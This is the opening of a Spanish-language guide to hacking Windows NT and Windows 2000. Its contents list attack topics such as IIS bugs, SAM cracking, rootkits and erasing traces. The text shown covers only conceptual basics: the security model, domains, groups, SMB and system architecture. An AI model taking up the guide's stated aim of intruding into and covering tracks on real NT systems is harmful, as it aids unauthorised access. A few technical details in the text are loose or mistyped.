

## Indice del documento:

### Parte I, primeros contactos

-----

|                                        |      |
|----------------------------------------|------|
| - Prologo .....                        | 0    |
| - Nociones basicas .....               | 1    |
| - Que es Windows NT? .....             | 1.1  |
| - Historia de Windows NT .....         | 1.2  |
| - Modelo de seguridad .....            | 1.3  |
| - Funcionamiento de una red NT .....   | 1.4  |
| - Dominios .....                       | 1.5  |
| - Grupos y permisos .....              | 1.6  |
| - Protocolo SMB .....                  | 1.7  |
| - Porque la gente escoge NT? .....     | 1.8  |
| - Sus distintas versiones .....        | 1.9  |
| - Su futuro .....                      | 1.10 |
| - Arquitectura del sistema .....       | 2    |
| - Subsistemas protegidos .....         | 2.1  |
| - El executive .....                   | 2.2  |
| - Llamadas a procedimientos .....      | 2.3  |
| - Diferencias entre NT 4 y W2000 ..... | 3    |
| - Active Directory .....               | 3.1  |
| - DNS Dinamico .....                   | 3.2  |
| - Estandar Kerberos .....              | 3.3  |
| - Mejoras en el NTFS .....             | 3.4  |
| - Resumen .....                        | 4    |

### Parte II, agujeros del sistema

-----

|                                                          |         |
|----------------------------------------------------------|---------|
| - Introduccion a NetBIOS .....                           | 5       |
| - Historia de NetBIOS .....                              | 5.1     |
| - Conceptos sobre NetBIOS .....                          | 5.2     |
| - Comandos NET .....                                     | 5.3     |
| - Vulnerabilidades de NetBIOS .....                      | 5.4     |
| - NAT .....                                              | 5.4.1   |
| - IPC\$ .....                                            | 5.4.2   |
| - Conclusion sobre NetBIOS .....                         | 5.5     |
| - Vulnerabilidades WEB .....                             | 6       |
| - Vulnerabilidades en IIS .....                          | 6.1     |
| - Escapando del arbol de web: Unicode's bug .....        | 6.1.1   |
| - IISHACK .....                                          | 6.1.2   |
| - Hackeandolo via user anonymous .....                   | 6.1.3   |
| - Hackeandolo via IISADMIN .....                         | 6.1.4   |
| - Ejecucion de comandos locales MSADC .....              | 6.1.5   |
| - El bug de los .idc y .ida .....                        | 6.1.6   |
| - Viendo el codigo de los .asp y de demas ficheros ..... | 6.1.7   |
| - El bug del punto en .asp .....                         | 6.1.7.1 |
| - El bug del +.htr .....                                 | 6.1.7.2 |
| - El bug de Null.htw .....                               | 6.1.7.3 |
| - El bug de ISM.DLL .....                                | 6.1.7.4 |
| - El bug de Showcode y Codebrws .....                    | 6.1.7.5 |
| - El bug de webhits.dll y los ficheros .htw. ....        | 6.1.7.6 |
| - El bug del ::\$DATA .....                              | 6.1.7.7 |

|                                                          |          |
|----------------------------------------------------------|----------|
| - El bug de Adsamples .....                              | 6.1.7.8  |
| - El bug de WebDAV .....                                 | 6.1.7.9  |
| - Conclusion a IIS .....                                 | 6.1.7.10 |
| - Vulnerabilidades de Frontpage .....                    | 6.2      |
| - DoS a las extensiones .....                            | 6.2.1    |
| - Otro DoS a las extensiones gracias a Ms-Dos .....      | 6.2.2    |
| - Scripting con shtml.dll .....                          | 6.2.3    |
| - Otra vez las extensiones .....                         | 6.2.4    |
| - Conclusion a Frontpage .....                           | 6.2.5    |
| - El registro .....                                      | 7        |
| - Estructura del registro .....                          | 7.1      |
| - Vulnerabilidades del registro .....                    | 7.2      |
| - Conclusion sobre el registro .....                     | 7.3      |
| - Desbordamientos de pila en NT .....                    | 8        |
| - Shellcodes .....                                       | 8.1      |
| - BOFS .....                                             | 8.2      |
| - SAM .....                                              | 9        |
| - Analisis de las SAM .....                              | 9.1      |
| - Crackeandolas .....                                    | 9.2      |
| - Herramientas de control remoto .....                   | 10       |
| - Software comercial .....                               | 10.1     |
| - Citrix .....                                           | 10.1.2   |
| - ControlIT .....                                        | 10.1.3   |
| - Pc Anywhere .....                                      | 10.1.4   |
| - Reach OUT .....                                        | 10.1.5   |
| - Remotely Anywhere .....                                | 10.1.6   |
| - Timbaktu .....                                         | 10.1.7   |
| - VNC .....                                              | 10.1.8   |
| - Troyanos .....                                         | 10.2     |
| - Pros y contras .....                                   | 10.2.2   |
| - Comparativa .....                                      | 10.2.3   |
| - Resumen sobre las herramientas de control remoto ..... | 10.2.4   |
| - Rootkits .....                                         | 12       |
| - Resumen .....                                          | 13       |

### Parte III, Hacking fisico de NT

|                                |      |
|--------------------------------|------|
| - Iniciacion .....             | 14   |
| - Consiguiendo acceso .....    | 15   |
| - Saltandose la BIOS .....     | 15.1 |
| - Obteniendo las SAM .....     | 16   |
| - Asegurando la estancia ..... | 17   |
| - Borrando las huellas .....   | 18   |
| - Resumen .....                | 19   |

### Parte IV, Hacking remoto de NT

|                                     |    |
|-------------------------------------|----|
| - Enumeracion de fallos .....       | 20 |
| - Incursion en el sistema .....     | 21 |
| - Asegurando nuestra estancia ..... | 22 |
| - Borrado de huellas .....          | 23 |
| - Conclusiones .....                | 24 |

### Parte V, Apendice y conclusion final

-----

|                                             |      |
|---------------------------------------------|------|
| - Apendice .....                            | 25   |
| - Webs .....                                | 25.1 |
| - Listas de correo .....                    | 25.2 |
| - Grupos de noticias .....                  | 25.3 |
| - Demas documentos en la red .....          | 25.4 |
| - Bibliografia .....                        | 25.5 |
| - Herramientas .....                        | 25.6 |
| - Ultimas palabras y conclusion final ..... | 26   |

--

## Parte I - Primeros contactos

=====

### [ 0 - Prologo ]

-----

Bienvenido.

He creido necesario el escribir esta guia debido a la falta de una guia solida de hack en NT en español que este actualizada. Me he encontrado con cantidad de textos que explican determinados bugs de NT, o ciertos aspectos de este en concreto, pero tan solo he visto un par de documentos en los que se tratara la seguridad de NT globalmente.

Asi pues, un buen dia de agosto del 2000, me decidi a escribir una guia que cubriera ese hueco; y atropellando mi modestia, diria que se ha logrado. Si quereis mandarme vuestra opinion del documento, me la podeis mandar a mi e-mail y tratare de responderla lo mas brevemente posible. Agradeceria que usaseis PGP para cifrar vuestros mensajes... mi llave PGP la encontrareis al final del documento.

En fin, no me quisiera hacer demasiado pesado ya en la introduccion... que aun os queda por leer el resto del documento.

Disfruta.

### [ 1 - Nociones basicas ]

-----

Para seguir la guia tendremos que tener unas nociones sobre NT que puede que no tengamos, y que nos seran necesarias para comprender el resto de la guia.

#### [ 1.1 - Que es Windows NT? ]

-----

Es el sistema operativo de red desarrollado por Microsoft, como respuesta al crecimiento en el mercado de redes locales. A diferencia de Windows 3.1, que funciona sobre MS-DOS (y por lo tanto sobre su FAT de 16 bits) y Windows '95, que utiliza una tabla de asignacion en disco, NT realiza el

seguimiento de archivos con el sistema NTFS (NT file system), sistema que es el nucleo de los niveles de control de acceso a la informacion del servidor, y responsable de la estructura de seguridad en NT. Eso no quiere decir que no pueda usar FAT, como su hermano pequeño Windows 9x o millenium, sin embargo NT cumple mejor los requisitos de seguridad con NTFS.

Es un SO realmente facil de instalar y configurar, por lo que poner en marcha un servidor corriendo por NT es cosa de niños, por su interfaz intuitiva y la ayuda incorporada que lleva.

Es un sistema robusto (no se cuelga facilmente como Win9x), seguro (el modelo de seguridad que veremos mas adelante lo demuestra), y quiza lo unico en lo que se queda un poco atras es en los recursos que requiere para que funcione decentemente.

## [ 1.2 - Historia de Windows NT ]

-----

En un principio, Microsoft pensaba hacer cambiar a los usuarios de Windows 3.11 (o Windows para trabajo en grupo) a Windows NT, una decision muy arriesgada por su parte, por la diferencia de interface que existia entre ambos sistemas operativos, y demas cambios que harian que el usuario tenga que estudiar otro sistema operativo completamente nuevo, con el tiempo que conlleva eso.

Windows NT salio a la luz, y sus ventas eran muy bajas, pasando sin pena ni gloria ante el mercado de servidores.

Debido a eso Microsoft decidio sacar a la luz lo que seria el boom en los sistemas operativos para usuarios domesticos: Windows '95. Habia nacido un sistema operativo que haria historia, por las funciones nuevas que incorporaba respecto a Win 3.1, por estar mas enfocado a Internet y por su tremenda facilidad de uso. Seria un trabajo perfecto el de los chicos de Microsoft sino fuese porque era un sistema muy inestable, se colgaba cuando se exigia unos recursos medianos a la maquina, al reconocer hardware, etc.

Todo el mundo hablaba de Windows '95, unos decian que era maravilloso, otros que era una chapuza... opiniones para todos los gustos.

La gente se veia forzada a migrar a Windows '95, pues la mayoria de aplicaciones, juegos, etc. se encontraban exclusivamente para W95... por lo que Win 3.1 y Win 3.11 quedaron en el olvido.

Ahora si, la gente no tenia excusa para no aprender a usar Windows NT, pues su interfaz era identica a la de Windows '95, y se veia de lejos que era el sistema que se iba dominar el mercado en un futuro cercano...

De esa forma y gracias a una campaña de marketing arrogante, Microsoft comenzo a ganar terreno estrepitosamente, y lo sigue ganando.

Hoy por hoy tenemos Windows 2000 Server, Advanced Server, y Datacenter como sistemas operativos de servidor (los cuales veremos mas adelante), los sucesores de NT 4, y que por comodidad son llamados muchas veces NT 5.

## [ 1.3 - Modelo de seguridad ]

-----

El modelo de seguridad de NT protege cada uno de los objetos de forma individual, cada uno con sus propios atributos de seguridad. La ACL (access Control List o Lista de Control de acceso) especifica los usuarios y grupos que pueden acceder a un determinado objeto y que privilegios tienen sobre

el.

Dicho modelo de seguridad esta formado por 4 componentes:

- Local Security Authority (Autoridad de seguridad local)
- SAM: Security Account Manager (Administrador de seguridad de cuentas)
- SRM: Security Reference Monitor (Monitor de referencia de seguridad)
- UI: User Interface (Interfaz de usuario)

Seguramente no os debe haber quedado muy claro cada componente del modelo de seguridad asi que vamos a explicar cada uno:

\* Local Security Authority (Autoridad de seguridad local)

-----

Es el componente central de la seguridad en NT. Este se encarga de controlar la directiva local de seguridad y la autentificacion de los usuarios, y de generar y registrar los mensajes de auditoria. Tambien se le suele llamar subsistema de seguridad. Se encarga del trabajo mas administrativo del sistema de seguridad.

\* Security Account Manager (Administrador de seguridad de cuentas)

-----

Este se encarga del control de las cuentas de grupo y de usuario, ademas de proporcionar servicios de autentificacion de usuario para la autoridad de seguridad local.

\* Security Reference Monitor (Monitor de referencia de seguridad)

-----

Este se encarga de la validacion de acceso y de la auditoria para la autoridad de seguridad local. Comprueba las cuentas de usuario mientras el usuario intenta acceder a los archivos, directorios, etc. y les permite o deniega las peticiones del usuario. Ademas genera mensajes de auditoria dependiendo de las decisiones que el usuario tome. Contiene una copia del codigo de validacion de acceso para asegurar que el Monitor de referencia protege los recursos de forma uniforme en todo el sistema, independientemente del tipo de recurso.

Quiza esto ultimo no haya quedado claro, me explico. Cada vez que te logueas en NT, pasado el proceso de autentificacion, tu nombre de usuario es relacionado con un numerito. Y asi con todos los usuarios del sistema. De manera que cuando quieras acceder a un archivo/carpeta/unidad, se crea un sujeto. El sujeto contiene 2 elementos: Tu numero identificativo, el objeto al que quieres acceder. El SRM es el encargado de dar el visto bueno o no a la peticion, para lo cual mirara las ACE (las entradas de control de acceso), y si figura tu nombre de usuario, puedes acceder, de lo contrario se te mostrara un mensaje de error. Se vera mejor con un...

Ejemplo de como el usuario Tatum accede a el archivo foo.exe:

C:\> call archivos\foo.exe

( Ahora es cuando el SRM mira mi elemento y mira las ACE del objeto que he llamado, en este caso foo.exe. )

Sujeto

```
-----  
| 15 |  foo.exe |  
-----^-----
```

( Como el usuario Tatum tiene derechos de ejecucion en foo.exe, se crea el sujeto satisfactoriamente. )

Pues como se ve el SRM juega un papel muy importante en la seguridad de NT. No es de extrañar que sea el objetivo primordial de varios rootkits.

#### \* User Interface (Interfaz de usuario)

-----  
Es lo que el usuario ve, lo puramente visual. No requiere una mayor explicacion.

Bueno, vistos ya los componentes del modelo de seguridad pasamos a tratar otros aspectos referentes a la seguridad en NT.

NT admite niveles de acceso para cada grupo, de manera que el grupo "Gente humilde" solo tuviera acceso de lectura a la carpeta "Dinero", el grupo "Causas nobles" no tuviera ningun privilegio sobre esa carpeta y el grupo "Iglesia" tuviera todos los derechos sobre ella.

Si este recurso fuera un recurso compartido \_administrativo\_ mostraria un \$ al final del nombre del objeto, por ejemplo dinero\$.

Una cosa buena que tiene WinNT es que si por ejemplo el usuario "Cura" crea un archivo llamado "Cuenta de ahorros en suiza", y se le olvida definir sus atributos de seguridad, solo el sera el unico que pueda acceder al archivo, anulando cualquier privilegio sobre los demas grupos y usuarios (exceptuando los administradores), por lo que solo el podra acceder a ese archivo.

Windows NT es ampliable, de manera que los programas pueden añadir nuevos modelos de seguridad con características de seguridad nuevas, lo que ayudara a mejorar la seguridad sin tener que reescribir de nuevo el modelo de seguridad.

#### [ 1.4 - Funcionamiento de una red NT ]

-----  
En una red NT puede haber varios servidores cumpliendo cada uno funciones distintas. Eso no significa que tenga de haber 3 servidores en una red para que la red funcione, como veremos a continuacion.

Las funciones que pueden desempeñar los servidores con NT Server (o W2000 Server) son las siguientes:

PDC: Son las siglas de Primary Domain Controller, o lo que es lo mismo controlador primario del dominio. Este es el servidor que mantiene el dominio, el mas importante por decirlo de alguna manera.


En este servidor se mantienen las bases de datos de los usuarios de la red.

Solo puede haber un PDC en la red.

BCD: Siglas de Backup Domain Controller, o controlador de respaldo de dominio. Este es el servidor que hara la funcion de PDC en caso de que el PCD se encontrara no operativo. Asimismo tambien se encarga de autentificar a los usuarios junto al PCD, para mayor seguridad. En un dominio es muy normal encontrarse con varios BDC.

Member Server: Este servidor no tiene una funcion especial, el uso que se le de depende de nosotros; y no interviene en el funcionamiento del dominio.

Para que todo quede claro metere un pequeño ejemplo de una red NT marcando las funciones de cada miembro de la red.



Luego se le deja pasar y hace una peticion al member server, el cual hace de proxy y dirige los paquetes a su destino.

#### [ 1.5 - Dominios ]

Hasta ahora se ha nombrado el termino "dominio" en las descripciones ya vistas, pero el concepto de dominio es mas amplio, y merece una explicacion mas extensa.

Un dominio se podria definir como un conjunto de ordenadores que comparten entre si unas características comunes en lo referente a accesos. Un usuario registrado en un dominio con un login y un pass puede acceder a todos los servidores de dicho dominio utilizando el mismo l/p.

Cabe decir que en un dominio hay servidores y clientes o estaciones de

trabajo por norma general.

Cuando el administrador del dominio da de alta a un nuevo usuario, lo hace sobre el controlador primario del dominio (PDC). Los datos de este nuevo usuario (login, pass, comentarios, especificaciones de la contraseña...) se agregan a un archivo llamado SAM, que lo tiene cualquier servidor NT, y que seria el equivalente al archivo passwd en u\*x, con algunas diferencias que veremos mas adelante.

Como antes dije el BDC actua de respaldo por si el PDC dejara de estar operable, por lo que el PDC le tiene que mandar una copia del SAM de manera periodica. Esto automatiza en gran parte la tarea del administrador.

El proceso de replicar el archivo SAM desde el PDC a todos los BDC de la red se denomina replicacion.

Ahora empieza lo interesante, el como se relacionan los dominios. A la hora de administrar una red NT es necesaria la relacion de confianza entre distintos servidores, o servidor - cliente, para realizar una tarea administrativa mas sencilla y eficiente.

Es importante saber asignar correctamente los permisos entre dominios.

## [ 1.6 - Grupos y permisos ]

-----

En NT el concepto de grupo y usuario es el mismo que en otros sistemas, sin embargo existen variantes que veremos a continuacion:

- Usuarios locales: Estos usuarios tienen acceso a las maquinas en las que fueron creados. Estos fueron creados en el administrador de usuarios.
- Usuarios del dominio: Estos usuarios tienen acceso al dominio y a los recursos que en el se comparten. Estos fueron creados por el administrador de usuarios de Dominio.
- Grupos locales: Estos grupos estan formados por usuarios de un mismo dominio, y solo pueden ser vistos desde ese dominio.
- Grupos globales: Como los anteriores con la diferencia de que pueden ser vistos desde todos los dominios en los que tenga una relacion de confianza. Lo unico que cambia es que a este grupo lo podran ver desde otros dominios.

Veamos ahora los grupos que se instalan por defecto en NT:

Administradores: Los dioses del sistema, lo pueden hacer todo, al igual que el root en u\*x.

Invitados: Pues estos en principio estan restringidos a un directorio, y con unos privilegios muy escasos (aunque recuerdo una universidad con permisos de escritura para los invitados... ver para creer).

Operadores de copia: Estos pueden sobrecribir restricciones de seguridad con el unico proposito de hacer copias de seguridad o restaurar ficheros.

Reduplicadores: Estos solo tienen privilegios para copiar ficheros, para hacer copias de seguridad.



Usuarios: Los usuarios comunes con privilegios restringidos. Pueden utilizar el sistema y guardar archivos, pero no pueden instalar programas o hacer cambios potencialmente peligrosos para el sistema de archivos y la configuracion.

Usuarios avanzados: Usuarios del sistema con altos privilegios. Estos tienen mas privilegios que los usuarios, ya que ademas pueden instalar programas y modificar el equipo. Sin embargo no pueden leer archivos que sean de otros usuarios.

Estos son los grupos que se instalan por defecto en NT5, en NT4 hay mas grupos como los operadores de impresion pero veo innecesario explicarlos ya que aparte de que no necesiten explicacion (operador de impresion por ejemplo no necesita comentarse) se encuentran en muy pocos sistemas...

#### [ 1.7 - Protocolo SMB ]

-----

He querido darle la importancia que se merece a este protocolo, llamado Server Message Block (en español Bloque de mensaje de Servidor), por vagueria llamado SMB, el cual es interesante porque permite que los usuarios accedan a los recursos compartidos, al registro, y a otros servicios del sistema de forma \_remota\_.

Los usuarios que se comunican con el servidor mediante el protocolo SMB pueden acceder a cualquier servicio al que pueda acceder un usuario que se comunique con NetBIOS.

Se pueden establecer permisos SMB en archivos, directorios compartidos, llaves del registro, e incluso impresoras.

En el nivel de sesion SMB, NT controla el acceso mediante nombres de usuario y contraseñas (la cuenta invitado no tiene contraseña).

#### [ 1.8 - Porque la gente escoge NT? ]

-----

Basicamente por 3 motivos. Uno es la sencillez con la que se usa y administra NT... sin embargo y pese lo sencillo que es es muy frecuente encontrar un NT mal configurado.

Otra es que tiene servicio tecnico, por lo que en caso de que surja algun imprevisto no tienen mas que llamar al servicio tecnico de la casa Microsoft para solucionar el problema. Esto ofrece una gran tranquilidad a algunos administradores de NT que asi se ahorran el tener que leer esos manuales que venian con el programa...

Esto da que pensar acerca de la preparacion profesional de algunos admins de NT.

#### [ 1.9 - Sus distintas versiones ]

-----

Ahora veamos las distintas versiones de W2K y su equivalente a sus antiguas versiones en NT.

Windows 2000 Professional equivale a Windows NT 4 Workstation. Es la version destinada al usuario que desea trabajar con la robustez que NT ofrece pero no necesita cumplir funciones de servidor.

Windows 2000 Server es el equivalente a Windows NT 4 Server. Es la version para servidores de redes pequeñas/medianas. Basicamente es como la version anterior pero con mas herramientas administrativas y unas capas de maquillaje al entorno. Osea que cambiando unas pocas llaves del registro y metiendole las herramientas administrativas de W2K Server haces de la version Professional una version Server.

Windows 2000 Advanced server equivaldria a Windows NT 4 Enterprise Server, con algunas diferencias mas o menos significativas pero es la version con la que se corresponderia. Esta es la version para redes considerablemente grandes.

Windows 2000 Datacenter no se corresponderia con ninguna version anterior de NT, y es la mas bestia de toda la gama de W2K, ya que esta preparada para servidores con unas características que quitan el sentido a cualquiera (solo decir que soporta 32 microprocesadores y 16 gb de memoria).

## [ 1.10 - Su futuro ]

-----

El futuro que le espera a NT no puede ser mas alentador. Dia a dia NT gana terreno en el mercado de sistemas operativos de red. Incluso esta amenazando seriamente el mercado de LINUX en el terreno de servidores, pese a que estos dominen actualmente el mercado.

## [ 2 - Arquitectura del sistema ]

-----

Vistas ya las nociones basicas, pasamos a estudiar la arquitectura del sistema de nt; algo que no es tan basico, pero tened en cuenta de que lo que un programador puede hacer para NT con esta informacion tampoco es nada basico.

Si de momento no pretendeis programar bajo WinNT, no necesitareis entender esta parte.

Cabe destacar que gran parte de la informacion que he metido en esta seccion esta basada en dos libros en concreto y una web, la web de proyecto enete.

### [ 2.1 - Subsistemas protegidos ]

-----

Los subsistemas protegidos son una serie de procesos servidores que se ejecutan en modo NO privilegiado (como los procesos de usuario), los cuales poseen algunas características que los diferencian de estos.

Primero veamos que significan esos palabras tan raros como "procesos servidores", "modo no privilegiado", y demas tecnicismos.

Esto no es nada del otro mundo, pero para entenderlo veamos algunos aspectos de NT que son necesarios para entender la explicacion. Espero no

irme por las ramas...

La arquitectura de NT distingue de dos tipos de nucleo... uno llamado 'Executive' (o administrativo) y otro llamado 'subsistema protegido'. A los modulos de kernel executive se les llama modulos ejecutados en modo privilegiado. Se dice privilegiado por las funciones que puede cumplir. Y a los modulos ejecutados en modo no privilegiado se les llama subsistemas protegidos. Espero haya quedado clara la definicion de modo no privilegiado y modo privilegiado... si es asi prosigamos.

Definamos ahora "procesos servidores". Hemos de saber que NT entiende a los programas como clientes del S0, clientes que el propio S0 debe de servir. Para esto NT viene equipado con varias entidades servidoras.

Y por ultimo repasemos el conpecto de subsistemas protegidos con otras palabras para que no queden dudas. Son una seria de procesos servidores ejecutados en modo no privilegiado.

Estos se inician al arrancar NT, y puede haber dos tipos: los integrales y los de entorno.

Pues por muy pesado que se haga esto tengo que seguir con las definiciones. Un subsistema integral es aquel servidor que ejecuta una funcion muy importante en el S0, como por ejemplo el que gestiona el tema de la seguridad. Lo de integral pensad que es por aquello de que es esencial para el S0.

Los subsistemas de entorno son los que dan respaldo a los programas provinientes de sistemas operativos diferentes, adaptandolos para que puedan ser ejecutados en NT. Nos encontramos 3 de este tipo:

#### -[ S u b s i s t e m a s   d e   e n t o r n o ]-

##### \* Win32 -----

Este es el principal, es el que proporciona la interfaz para los programas especificamente programados para NT. Sin embargo sus funciones van mas alla, pues no solo se encarga de los programas exclusivamente para NT, sino tambien interpreta los fabricados para otros sistemas operativos de la misma casa, como las hechas para DOS, Win9x e incluso Win 3.11 e inferiores. Para ello crearia un nuevo subsistema protegido para cada una de ellas. En caso de que el programa que tenga que interpretar sea de Dos o Windows 3.11 o inferior, asi el subsistema creado se llamaria VDM, siglas de Virtual DOS Machine, o maquina virtual DOS. Este no es mas que un \_simulador\_ del DOS, no el DOS en si. Para Win 3.11 e inferiores las llamadas al API (Application Program Interface, o programa de aplicacion de interfaz. Esta es la parte del sistema operativo que provee a las aplicaciones una interfaz de uso comun) de Win16 son asociadas con las del API Win32, lo que se llama WOW (Windows On Win32). Este subsistema se encarga de todo lo relacionado con la GUI (Graphical User Interface, o interfaz de usuario grafica), teniendo el control de las entradas del usuario y las salidas del programa.

##### \* POSIX -----

Son las siglas de Portable Operating System Interface for UNIX. Este es el que da soporte a las aplicaciones Unix (y derivados de esta). Esta norma se elaboro por la IEEE (Instituto Of Electric And Electronic

Engineers, o en español Instituto de Ingenieros en electricidad y electronica) con el fin de lograr la portabilidad de los programas en distintos entornos Unix. Es un conjunto de 23 normas, las cuales son identificadas con nombres desde IEEE 1003.0 a IEEE 1003.22, o lo que es lo mismo POSIX.0 a POSIX.22. De todas estas el subsistema posix de NT tan solo soporta 1, la POSIX.1, la cual define un conjunto de llamadas al sistema en el lenguaje C. Este subsistema tambien sirve las llamadas interactuando con el Executive. Aparte de eso define aspectos del sistema Unix que ayudan a definirlo mejor, como son las relaciones jerarquicas entre los procesos padres e hijos.

#### \* OS/2

-----

Pues igual pero este da soporte a las aplicaciones del OS/2. Suministra la interfaz grafica y las llamadas al sistema, cuyas llamadas son servidas con la ayuda del executive.

### -[ S u b s i s t e m a s   i n t e g r a l e s ]-

#### \* Proceso de inicio

-----

Este proceso (tambien llamado Logon Process), recibe las peticiones de conexion por parte de los usuarios. No es uno sino dos procesos, y cada uno se encarga de un tipo distinto de conexion. Uno es el proceso de inicio local, que es el que gestiona la conexion de usuarios locales directamente a un ordenador NT, y el otro es el proceso de inicio remoto, el cual es el encargado de gestionar las conexiones de los usuarios remotos a procesos servidores de NT. Sino teneis claro lo de procesos servidores mirar la explicacion dada mas arriba.

#### \* Seguridad

-----

El subsistema de seguridad realiza un papel muy importante, ya que interacciona con el proceso de inicio y el monitor de referencias de seguridad, contruyendose el modelo de seguridad de NT. Este subsistema interactua con el proceso de inicio, atendiendo las peticiones de acceso al sistema. Dicho subsistema cuanta con dos componentes: la autoridad de seguridad local y el administrador de cuentas, los cuales vimos mas arriba.

#### [ 2.2 - El executive ]

-----

Vistos las dos clases de subsistemas protegidos, pasamos a ver el nucleo ejecutado en modo privilegiado, sin restriccion alguna, el executive.

Definiremos al Executive como un conjunto de programas que se ejecutan en modo privilegiado. Aqui explicaremos cuales son y para que sirven esos programas.

Destacar que el executive \_NO\_ es el nucleo de NT, sino que el nucleo de NT es uno de los programas componentes de este.

Seguramente a algunos les resultara incomodo ver como me dirijo a un conglomerado de aplicaciones software (valga la rebuznancia) como programas. Por comodidad y por que significa lo mismo me dirijo a ellos como programas. Supongo que eso no molestara a nadie.

Veamos de que se compone el executive mas a fondo:

\* Object Manager  
-----

El Object Manager (o administrador de objetos) es el encargado de crear, gestionar y eliminar todos los objetos del Executive.

\* Process Manager  
-----

El administrador de procesos se encarga de crear, gestionar y eliminar los procesos y subprocesos. De esta manera subministra el tiempo de CPU adecuado para cada subproceso.

\* Virtual Memory Manager  
-----

En español administrador de memoria virtual. Gestiona la memoria en el sistema, determina los bloques de trabajo de cada proceso, entre otros aspectos relacionados con la politica de gestion de la memoria.

\* LPC Facility  
-----

En español facilidad de llamada a procediciento local. Gestiona la recepcion y el envio de las llamadas a procedimiento local entre las aplicaciones cliente y los subsistemas protegidos.

\* I/O Manager  
-----

El administrador de entrada salida consta de bastantes subcomponentes, como el administrador del sistema de ficheros, el administrador de caches, los drivers de dispositivo del sistema y el administrador de caches.

Basicamente su funcion es la de gestionar la comunicacion entre los distintos drivers de un dispositivo.

Este trabaja en conjunto con otros componentes del Executive, sobre todo el VMM.

No vamos a explicar en detalle la funcion de todos los subcomponentes, para ello revisar el apendice donde se os remite a lugares con mucha informacion sobre este tema.

#### \* El monitor de referencias a seguridad

-----

Ya lo hemos explicado anteriormente

#### \* El kernel

-----

He aquí el núcleo, el "alma mater" de NT. Como veis es un componente más del executive, y no el executive en sí. Esto es porque no se quiso sobrecargar de funciones.

Se encarga de las funciones más básicas, como la ejecución de subprocesos, el manejo de las interrupciones hardware, entre otras cosas.

#### \* Hal

---

Y aquí tenemos al tan famoso Hal. Sus siglas significan Hardware Abstraction Layer, que en español equivale a nivel de abstracción de hardware. Es la interfaz existente entre los drivers y NT. Es capaz de adaptar los drivers a otras arquitecturas de entrada/salida, sin tener que ser demasiado modificados.

### [ 2.3 - Llamadas a procedimientos ]

-----

Como ya sabéis NT posee una arquitectura de tipo cliente-servidor. Por eso NT viene equipado con un mecanismo de llamada a procedimiento remoto y otro para los procedimientos de llamada local.

Voy a intentar explicar cada uno de ellos lo más brevemente posible, dando una visión general de lo que son. No me adentraré más sencillamente porque el tema se complica lo suyo, y lo que pretendo es dar una idea general, que os hagáis una idea.

Por supuesto si queréis saber más, podéis pasaros por el apéndice, donde encontrareis referencias a sitios/documentos donde poder documentaros más.

#### \* Local Procedure Call

-----

En español llamada a procedimiento local. Este tipo de procedimiento es usado cuando un proceso requiere los servicios de algún subsistema protegido, normalmente el subsistema Win32.

#### \* Remote Procedure Call

-----

Igual que el anterior pero al contrario de este este se efectúa remotamente, accediendo a las funciones de los procesos servidor desde un proceso cliente de manera transparente para el usuario.

### [ 3 - Diferencias entre NT4 y W2000 ]

-----

Es hora de ver que diferencias existen entre estas distintas versiones de NT. Muy pocos administradores que usan NT4 o W2000 server (o cualquiera de sus variantes orientadas a servidores) no tienen claro que tiene de nuevo W2000 (a partir de ahora W2K) sobre NT4. Te diran que es mas seguro, que es mas robusto, Aunque no se sepa bien porque. Pasamos a ver los aspectos a destacar mas relevantes.

#### [ 3.1 - Active Directory ]

-----

No podia ser de otra manera, que empezando por uno de los cambios mas destacables, la aparicion del Active Directory.

En la traduccion al español nos quedaria Directorio Activo, que por decir, no dice mucho. Es el nuevo servicio de directorios para W2K. Aqui se almacena la informacion sobre los recursos de la red y ademas provee los servicios que hacen que la tarea de administracion se simplifique de manera notable.

Este servicio esta basado en DNS (Domain Name Server) y LDAP (Lightweight Directory Access Protocol).

